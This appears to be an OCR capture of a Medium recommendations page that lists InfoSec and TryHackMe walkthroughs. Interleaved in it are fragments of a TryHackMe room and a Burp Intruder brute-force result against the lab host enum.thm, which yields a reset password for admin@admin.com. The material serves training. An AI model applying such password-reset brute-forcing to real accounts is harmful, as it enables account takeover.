


In InfoSec Write-ups by Visir

Could You Be the Next Victim? How to Protect Your Google Account Now

Today, nearly everyone is connected to the internet, and this dependency grew exponentially during the COVID-19 pandemic. With more people...

6d ago 15



In InfoSec Write-ups by Shanzah Shahid

Hack Like a Pro: Mastering Penetration Testing with Virtual vs Physical Lab Setups

Learn how to build a powerful, cost-effective testing environment to sharpen your ethical hacking skills.

2d ago 44 2

In InfoSec Write-ups by Md Amiruddin

Intro to Docker | Tryhackme Writeup/Walkthrough | By Md Amiruddin

Learn to create, build and deploy Docker containers!

May 5, 2023 5

See all from Md Amiruddin

See all from InfoSec Write-ups

Recommended from Medium

Sunny Singh Verma [SuNnY]

Multi-Factor Authentication TryHackMe Writeup | Detailed | → SuNnY

Room PreRequisites

Sep 4, 2024 50


Trnty

TryHackMe | Introduction To Honeypots Walkthrough

A guided room covering the deployment of honeypots and analysis of botnet activities

Sep 7, 2024 10

Lists




Best of The Writing Cooperative

67 stories · 468 saves

Staff picks

793 stories · 1548 saves


Learn
Compete
Other
Access Machines
Cyber 2024
ul world of cyber security by engaging in festive beginner-friendly exercises every day in the lead-up to Christmas!
Start AttackBox
Badge
Help
Save Room
5247
Options
Room completed (100%)

In T3CH by TRedEye

Advent of Cyber 2024 {All Tasks Update daily}—Tryhackme walkthrough

Advent of Cyber 2024 BY ::-> TRedEye


Dec 3, 2024 355 2

Abhijeet Singh

Advent of Cyber 2024 [Day 3] Even if I wanted to go, their vulnerabilities wouldn't allow it.

So, Let's Start with the Questions. I hope you already read the story and all the given instructions —

Dec 4, 2024 2


Attack Save
3. Intruder attack of http://enum.thm
Results Positions Payloads Resource pool Settings
Intruder attack results filter: Showing all items
Request Response
Pretty Raw Hex Render
Search
0 highlights

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
19	118	200	8			1127	
0		200	5			1068	
2	101	200	2			1068	
4	103	200	1			1068	
7	106	200	1			1068	
8	107	200	1			1068	
10	109	200	1			1068	
12	111	200	1			1068	
14	113	200	3			1068	
16	115	200	1			1068	
17	116	200	1			1068	


```
    </script>
    <title>
      Reset Password
    </title>
  </head>
  <body>
    <div class="container">
      <div class="content">
        <h1>
          Reset Password
        </h1>
        <div class="column-50">
          <p id="messages">
            <p class="succ">
              Your new password is: Tk5zve8P
            </p>
            <p class="succ">
              Email: admin@admin.com
            </p>

          </p>
        </div>
        <h2 id="asin">
```

embossdotar

TryHackMe—Enumeration & Brute Force—Writeup

Key points: Enumeration | Brute Force | Exploring Authentication Mechanisms | Common Places to Enumerate | Verbose Errors | Password Reset...

Jul 31, 2024 26



In T3CH by Axoloth

TryHackMe | AD Certificate Templates | WriteUp

Walkthrough on the exploitation of misconfigured AD certificate templates

Sep 11, 2024 70

See more recommendations